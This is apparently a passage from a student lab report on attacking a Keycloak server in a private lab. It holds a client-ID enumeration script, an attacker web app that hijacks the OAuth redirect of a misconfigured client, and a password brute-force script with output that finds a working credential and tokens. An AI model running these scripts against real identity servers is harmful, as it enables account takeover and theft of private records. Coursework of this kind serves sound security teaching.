clientid_file = "/home/student/Documents/6.ZHD-resources/clientids.txt"

# File to store valid ClientIDs
output_file = "valid_clientids.txt"

# Function to generate a random nonce (mimicking Keycloak's behavior)
def generate_nonce():
    return str(uuid.uuid4())

# Function to check if a ClientID is valid by sending a CURL request
def check_clientid(clientid):
    # URL-encode the redirect URL
    redirect_url = "http://192.168.56.101:8080/auth/realms/corporate/account/#"
    encoded_redirect_url = urllib.parse.quote(redirect_url, safe='')

    # Generate dynamic parameters
    state = str(uuid.uuid4())
    nonce = generate_nonce()
    code_challenge = "gy5d1SwFAjpmcB0cuPiypPQ5Eyv1HttllRzzQTXLBAs" # Static for consistency

    # Construct the full URL with all parameters from provided URL
    url = f"{base_url}?client_id={clientid}&response_type=code"
    f"&scope=openid&redirect_uri={encoded_redirect_url}"
    f"&state={state}&response_mode=fragment"
    f"&nonce={nonce}&code_challenge={code_challenge}"
    f"&code_challenge_method=S256"

    # Execute CURL command to get the HTTP status code
    curl_command = ["curl", "-s", "-o", "/dev/null", "-w", "%{http_code}", url]

    # Use subprocess.run compatible with Python 3.6
    try:
        result = subprocess.run(curl_command, stdout=subprocess.PIPE, stderr=subprocess.PIPE, universal_newlines=True)
        status_code = result.stdout.strip()
        # Log stderr for debugging if non-200
        if status_code != "200":
            print(f"Debug: stderr for {clientid}: {result.stderr}")
        return status_code
    except subprocess.CalledProcessError as e:
        print(f"Error executing curl for ClientID {clientid}: {e}")
        return None

# Main function to enumerate ClientIDs
def enumerate_clientids():
    with open(clientid_file, "r") as f:
```

Figure V—20(Python code part 1 for clientID enumeration)

```

Activities Text Editor ▾
Open ▾
Tue 20:11 ●
client_id_enumerator.py
-/Documents/6.2HD-resources
Save
☰
client_id_enumerator.py
-/Documents/6.2HD-resources
if status_code != "200":
    print(f"Debug: stderr for {clientid}: {result.stderr}")
    return status_code
except subprocess.CalledProcessError as e:
    print(f"Error executing curl for ClientID {clientid}: {e}")
    return None

# Main function to enumerate ClientIDs
def enumerate_clientids():
    valid_clientids = []

    # Read ClientIDs from clientids.txt
    try:
        with open(clientid_file, 'r') as f:
            clientids = [line.strip() for line in f if line.strip()]
    except FileNotFoundError:
        print(f"Error: {clientid_file} not found.")
        return

    print(f"Enumerating ClientIDs from {clientid_file}...")
    print(f"Testing ClientIDs: {' '.join(clientids)}")

    # Iterate over each ClientID
    for clientid in clientids:
        print(f"Checking ClientID: {clientid}")
        status_code = check_clientid(clientid)

        if status_code is None:
            print(f"Failed to check ClientID: {clientid}")
            continue

        # Check if the response code is 200 (Valid ClientID)
        if status_code == "200":
            print(f"Valid ClientID found: {clientid}")
            valid_clientids.append(clientid)
        else:
            print(f"Invalid ClientID: {clientid} (Status: {status_code})")

    # Small delay to avoid overwhelming the server
    time.sleep(0.1)

    # Save valid ClientIDs to output file
    with open(output_file, 'w') as f:
        if valid_clientids:
            f.write("Valid ClientIDs:\n")
            for clientid in valid_clientids:
                f.write(f"{clientid}\n")
        else:
            f.write("No valid ClientIDs found.\n")

    print(f"\nEnumeration complete. Results saved to {output_file}")
    if valid_clientids:
        print("Valid ClientIDs: ", ", ".join(valid_clientids))
    else:
        print("No valid ClientIDs found.")

Python 3 Tab Width: 8 Ln 105, Col 33 INS

```

Figure V—21(Python code part2 for clientID enumeration)

```

Activities Terminal ▾
File Edit View Search Terminal Help
Tue 06:10
student@keycloak-client:~/Documents/6.2HD-resources
Debug: stderr for z:
Invalid ClientID: z (Status: 400)
Checking ClientID: zap
Debug: stderr for zap:
Invalid ClientID: zap (Status: 400)
Checking ClientID: zh
Debug: stderr for zh:
Invalid ClientID: zh (Status: 400)
Checking ClientID: zh_CN
Debug: stderr for zh_CN:
Invalid ClientID: zh_CN (Status: 400)
Checking ClientID: zh_TW
Debug: stderr for zh_TW:
Invalid ClientID: zh_TW (Status: 400)
Checking ClientID: zip
Debug: stderr for zip:
Invalid ClientID: zip (Status: 400)
Checking ClientID: zipfile
Debug: stderr for zipfile:
Invalid ClientID: zipfile (Status: 400)
Checking ClientID: zips
Debug: stderr for zips:
Invalid ClientID: zips (Status: 400)

Enumeration complete. Results saved to valid_clientids.txt
Valid ClientIDs: account, account-console, vuln
student@keycloak-client:~/Documents/6.2HD-resources$ 

```

Figure V—22(Python ClientID enumeration output)

```

Activities Text Editor ▾
Open ▾
Valid ClientIDs:
account
account-console
vuln

```

Figure V—23(Output saved in a text file)

```

Activities Text Editor ▾ Thu 18:08
Open index.html
index.html -/Documents/6.2HD-resources/tak6.2HD/attacker-app
Save ⌘ S
[...]
if (results[2]) return '';
return decodeURIComponent(results[2].replace(/\+/g, ' '));
}

// Function to exchange authorization code for token
function exchangeCodeForToken(code) {
const tokenEndpoint = 'http://192.168.56.101:8080/auth/realm/corporate/protocol/openid-connect/token';
const clientId = 'vuln';
var accessToken;
var params = `grant_type=authorization_code`;
params += `&code=${code}`;
params += `&client_id=${clientId}`;
params += `&redirect_url=${document.location.href.split('?')[0]}`;

var req = new XMLHttpRequest();
req.onreadystatechange = function() {
if (req.readyState === 4) {
var response = JSON.parse(req.responseText);
// accessToken = response['access_token'];
// setState('accessToken', response['access_token']);
// setOutput('output-response', req.responseText);
}
}
req.open('POST', tokenEndpoint, true);
req.setRequestHeader('Content-Type', 'application/x-www-form-urlencoded');
req.send(params);
//return accessToken;
}

//change the href link to allow the redirection to work and load the malicious app rather than the original one
function redirectToOffer() {
alert('Please log in using keycloak account to view the offer.');
window.location.href = 'http://192.168.56.101:8080/auth/realm/corporate/protocol/openid-connect/auth?client_id=vuln&response_type=code&redirect_url=http://localhost:9000/&scope=openid';
}

// Function to make authenticated request to backend API
function fetchDataWithToken() {
const backendUrl = 'http://localhost:3000/secured';
var data;
var req = new XMLHttpRequest();
req.onreadystatechange = function() {
if (req.readyState === 4) {
setOutput('json-response', req.responseText);
}
}
}

HTML Tab Width: 8 ▾ Ln 100, Col 48 ▾ INS

```

Figure V—24(Modified component of Attacker application)

```

Activities Text Editor ▾ Tue 19:36
Open app.js
app.js -/Documents/6.2HD-resources/tak6.2HD/attacker-app
[...]
var express = require('express');
var app = express();
var stringReplace = require('string-replace-middleware');

var KC_URL = process.env.KC_URL || "http://192.168.56.101:8080/auth";
var SERVICE_URL = process.env.SERVICE_URL || "http://localhost:3000/secured";
app.use(stringReplace({
  'SERVICE_URL': SERVICE_URL,
  'KC_URL': KC_URL
}));

app.use(express.static('.'))

app.get('/', function(req, res) {
  res.render('index.html');
});

app.get('/client.js', function(req, res) {
  res.render('client.js');
});

app.listen(9000);

```

Figure V—25(Modified component of Attacker application 2)




Figure V—26(Attacker's Webpage)





Figure V—27(Health record retrieved on Attacker webpage)



```

Activities Text Editor
Open
Tue 23:44
client_password_enumeration.py
~/Documents/6-HD-resources
Save
client_password_enumeration.py
# Import required libraries for HTTP requests and file handling
import requests
import sys

# Define the Keycloak token endpoint
# Replace <realm-name> with the actual realm name from realmnames.txt (e.g., myrealm)
url = "http://192.168.56.101:8080/auth/realms/corporate/protocol/openid-connect/token"

# Client ID from clientids.txt (e.g., account-console from Page 4)
client_id = "vuln"

# Function to read a file and return a list of non-empty lines
def read_file(file_path):
    try:
        with open(file_path, 'r') as file:
            # Read lines, strip whitespace, and filter out empty lines
            return [line.strip() for line in file if line.strip()]
    except FileNotFoundError:
        print(f"Error: File {file_path} not found.")
        sys.exit(1)
    except Exception as e:
        print(f"Error reading {file_path}: {e}")
        sys.exit(1)

# Read usernames and passwords from files
usernames = read_file("usernames.txt")
passwords = read_file("passwords.txt")

# Iterate over all username and password combinations
for username in usernames:
    for password in passwords:
        # Define POST data for the password grant type
        data = {
            "grant_type": "password",
            "client_id": client_id,
            "username": username,
            "password": password,
            "scope": "openid"
        }
        try:
            # Send POST request to the token endpoint
            response = requests.post(url, data=data)
            # Check if the request was successful (status code 200)
            if response.status_code == 200:
                print(f"Success! Credentials: username={username}, password={password}")
                # Extract and print the access token
                token = response.json().get("access_token")
                print(f"Access Token: {token}")
            else:
                # Log failed attempts with status code
                print(f"Failed: username={username}, password={password} (Status: {response.status_code})")
        except requests.RequestException as e:
            # Handle network or request errors
            print(f"Error for username={username}, password={password}: {e}")

```

Figure V—28(Python code for brute forcing the user credential)




Figure V—29(List of usernames to try using the python code)




Figure V—30(List of passwords to try using the python code)

```

Activities Terminal
Tue 23:43
student@keycloak-client: ~/Documents/6.2HD-resources

File Edit View Search Terminal Help
Failed: username=alice, password=qwert (Status: 401)
Failed: username=alice, password=lemein (Status: 401)
Failed: username=alice, password=welcome (Status: 401)
Failed: username=alice, password=password1 (Status: 401)
Failed: username=alice, password=test123 (Status: 401)
Failed: username=alice, password=abc123 (Status: 401)
Failed: username=alice, password=student (Status: 401)
Failed: username=bob, password=qwert (Status: 401)
Failed: username=bob, password=lemein (Status: 401)
Failed: username=bob, password=admin123 (Status: 401)
Failed: username=bob, password=123456 (Status: 401)
Failed: username=bob, password=qwert (Status: 401)
Failed: username=bob, password=lemein (Status: 401)
Failed: username=bob, password=welcome (Status: 401)
Failed: username=bob, password=password1 (Status: 401)
Failed: username=bob, password=test123 (Status: 401)
Failed: username=bob, password=abc123 (Status: 401)
Failed: username=bob, password=student (Status: 401)
Failed: username=charlie, password=password (Status: 401)
Failed: username=charlie, password=admin123 (Status: 401)
Failed: username=charlie, password=123456 (Status: 401)
Failed: username=charlie, password=qwert (Status: 401)
Failed: username=charlie, password=lemein (Status: 401)
Failed: username=charlie, password=welcome (Status: 401)
Failed: username=charlie, password=password1 (Status: 401)
Failed: username=charlie, password=test123 (Status: 401)
Failed: username=charlie, password=abc123 (Status: 401)
Failed: username=charlie, password=student (Status: 401)
Failed: username=david, password=password (Status: 401)
Failed: username=david, password=admin123 (Status: 401)
Failed: username=david, password=123456 (Status: 401)
Failed: username=david, password=qwert (Status: 401)
Failed: username=david, password=lemein (Status: 401)
Failed: username=david, password=welcome (Status: 401)
Failed: username=david, password=password1 (Status: 401)
Failed: username=david, password=test123 (Status: 401)
Failed: username=david, password=abc123 (Status: 401)
Failed: username=david, password=student (Status: 401)
Failed: username=s224784353, password=password (Status: 401)
Failed: username=s224784353, password=admin123 (Status: 401)
Failed: username=s224784353, password=123456 (Status: 401)
Failed: username=s224784353, password=qwert (Status: 401)
Failed: username=s224784353, password=lemein (Status: 401)
Failed: username=s224784353, password=welcome (Status: 401)
Failed: username=s224784353, password=password1 (Status: 401)
Failed: username=s224784353, password=test123 (Status: 401)
Failed: username=s224784353, password=abc123 (Status: 401)
Success! Credentials: username=s224784353, password=student

```

Figure V—31 (Output after brute-forcing)

```

Activities Terminal
Tue 22:50
student@keycloak-client: ~

File Edit View Search Terminal Help
A ? O P
student@keycloak-client:~$ curl -X POST http://192.168.56.101:8080/auth/realms/corporate/protocol/openid-connect/token -d "grant_type=password&client_id=vuNl&username=s224784353&password=student&scope=openid"
{"access_token": "eyJhbGciOiJSUzI1NiIsInR5cCIgOiAiSlldUiTwia2lkIiA6ICJGVnQyTkxvZGtsRjScQzQanzhu0WdVd0tnYkp00W9ULTZX0dmQ2tKd3dVn0.eyJleHAiOiE3NDc3NDU2OTYsImIhdCI6MTc0NzcnM5hnlwianRpIjo0OThjYWY3YTktn2M5NS0zTfklWE3NDQtNjMxYnJy2UzMjM0IiwiXNzIjoiaHR0DovLzE5M4xNjguNTuMTAx0jgwODAvYXV0aC9yZwfSbxMvI29ycG9yYXRLiwiYXV1kjo1YmNjB3VudCisIn1YiI6Ij0aJHMDkw1TdLMtUTNGi4Ny05Y2Q1lTU20T15DZkNgeYsIsInR5cCI6IkJlyXJlcIisImF6cc16InZ1b4iLCJzXNzaW9uX3N0YXRljoizDg1ZjJkMDktYWY5ZS00M2IxLtg1NjItZddLNtDlMzbhYzgxIwiYWnyIjoiMSIsImFsbG93ZwQtb3jpZ2lucyI6WylClq10sInJlyWxt2Fjy2VzcI6eyJyb2xlcycI6WylJvZmZsaW5lX2Fjy2VzcI6yIsInVtYV9hdXRb3JpemF0ak9uUiwb1Xlyb2xI1l9LCJyZKXvdXJyZV9hY2VnLc3MliOnsiYmNjb3VudC16eyJyb2xlcycI6WylJvN5Z2utYmNjB3VudCisIn1hbmfNzS1hY2Vndw50LwxbpmtzIiwlldm1ly1wcm9makxl1l19fSwic2VvcUiolJvcGvuaWQzW1haWwgchJyvZmLsZS1sImYtYmLsX3ZLcmlmaWVkiJpmWxzZSwicHJlZnVycmVx3VzZxJuYm1l7joiczIyNdc4NDM1MyJ9..c9ZjgLncM1Z7lcofdlkG5kLIBhHTK12jTOjW3u1t9ro2Vpq6xpVn_xndn5tq-lUnbkC61tK2BwmgCZUckaB6W1m3NmukGptvzFgh8zeM6R5FY6FmCvf1ds4gl6WUSZ5w620gfaA6xuvjhFLLBQpOBjIBJmHhzIp1KwGf18zAx-jvkf2-0wXqHf27ZTxcdP1vc7c1p3N8l0clwRsQKwsX163rZca9PDU-55eqGtgcHcgsPw9r649Pfcx-D1Z6PA8nxw4WCDHzzcxo3w1RMBvKwpeD2bHKO-isP70zD9z1_S358fdaE5VrmzafZkyEv114QMC1oYIT-U35A","expires_in":300,"refresh_expires_in":1800,"refresh_token": "eyJhbGciOiJIUzI1NiisInR5cCIgOiA1SlldUiTwia2lkIiA6IC11YmU3YzI3NC1mMDVwLT09VTIt0TRhMC0zNtlhM2U2MTk30Tkif0.eyJleHAiOiE3NDc3NDcx0TysImIhdCI6MTc0NzcnM5hnlwianRpIjo0TfLnE2ZmEtNjdY100MDVnLTk2M2YtMjRjMDY3MjmNGYzIiwiXNzIjoiaHR0DovLzE5M4xNjguNTuMTAx0jgwODAvYXV0aC9yZwfSbxMvI29ycG9yYXRLiwiwic3Viijo1Ndg3MwE0TAtN2UxNs00Yjg3LTljZDUtNT5Mjk4NmQ00YtjhIiwiidhlwIjoiUmVmcmVzaCisImF6cc16InZ1b4iLCzZxNzaW9uX3N0YXRlIjoiZdg1ZjJKMDktYWY5ZS00M2IxLtg1NjItZd0tNTd1MzbhYzgxiwic2NvcGU0lJvcGvuaWQzW1haWwgchJyvZmLsZSj9.3K_ILjim6-YoBTDeikhNgE3l_I8xwAK1UFU3zVnta","token_type": "Bearer","id_token": "eyJhbGciOiJSUzI1NiisInR5cCIgOiAiSlldUiTwia2lkIiA6ICJGVnQyTkxvZGtsRjSc0zanh0ldVd0tnYkp00W9ULTZX0dmQ2tKd3dVn0.eyJleHAiOiJ3NDc3NDU2OTYsImIhdCI6MTc0NzcnM5hnlwianRpIjo1ZdWxuIiwiC3Viijo1iI0YzhhMQJhYS1kMCYxLTrM2it0dk4ns1jYTm2Zt0zNTVmYTc1lCpc3MioiJodhRw0i8vMTkylje20C41Ni4xMDE60DA4MC9hdXR0L3JlyWxtcy9jb3Jwb3JhdGUlIi0iJ2dWxuIiwiC3Viijo1oiNDg3Mmew0tAtN2UxNs00Yjg3LTljZDUtNT5Mjk4NmQ00YtjhIiwiidhlwIjoiSUQlCJhenai0iJ2dWxuIiwiC2vzclbvl9zQF0zS16ImQ4NWyZDASLWFm0WuTNDniMs04NtYyLWQ3ZTU3ZTMwYWM4MSIsImF0X2hcg10lJNQ2Zhsn5pSXZrb0dIM3NGL9qN0l3IiwiYmNjIjoiMSIsImVtYwlsX3Zlcm1maWVkiJpmYwzxZSwicHJlZnVycmVx3VzZxJuYm1l7joiczIyNdc4NDM1MyJ9..ff0Wtkewk2DegWny79DAAx0fRXUcjSx2Hao2Ydcxc3-Krr7Xbqy1zF3MyC13A-IBPjfWDiRlnJqndRI3FJnfTAk1uDejqBjFkx1-iykItxULdML5VuLnsFQkzje9W0ldV0qmThaz1bD0cmu9V_Xjh_oDA6Skhw9dtRk2kw0b-4xtAx2qskcp0JeoFty1dVbi4PDNxf3P1EZISgnV31Md6UrMlyEPUE5eUsNzw0M3N8U18syzdvx4F3kc4RWftNtcyG17kn9g6Vlzwlnwnku0LNwzxGKcX8yf90VPjx95ubj9qn811DRsDoXtstudent@keycloak-client:~$ "

```

Figure V—32 (Curl command for accessing the token)




Figure V—33(Manual Login for attacker page)

The screenshot shows the Keycloak Admin Console interface. The left sidebar is titled 'Configure' and includes sections for Realm Settings, Clients, Client Scopes, Roles, Identity Providers, User Federation, and Authentication. The 'Clients' section is currently selected. The main area is titled 'Vuln' and shows the configuration for this client. The 'Settings' tab is active. The configuration includes: Client ID (vuln), Name (empty), Description (empty), Enabled (ON), Always Display in Console (OFF), Consent Required (OFF), Login Theme (empty dropdown), Client Protocol (openid-connect), Access Type (public), Standard Flow Enabled (ON), Implicit Flow Enabled (OFF), Direct Access Grants Enabled (ON), Root URL (http://localhost:8000), Valid Redirect URIs 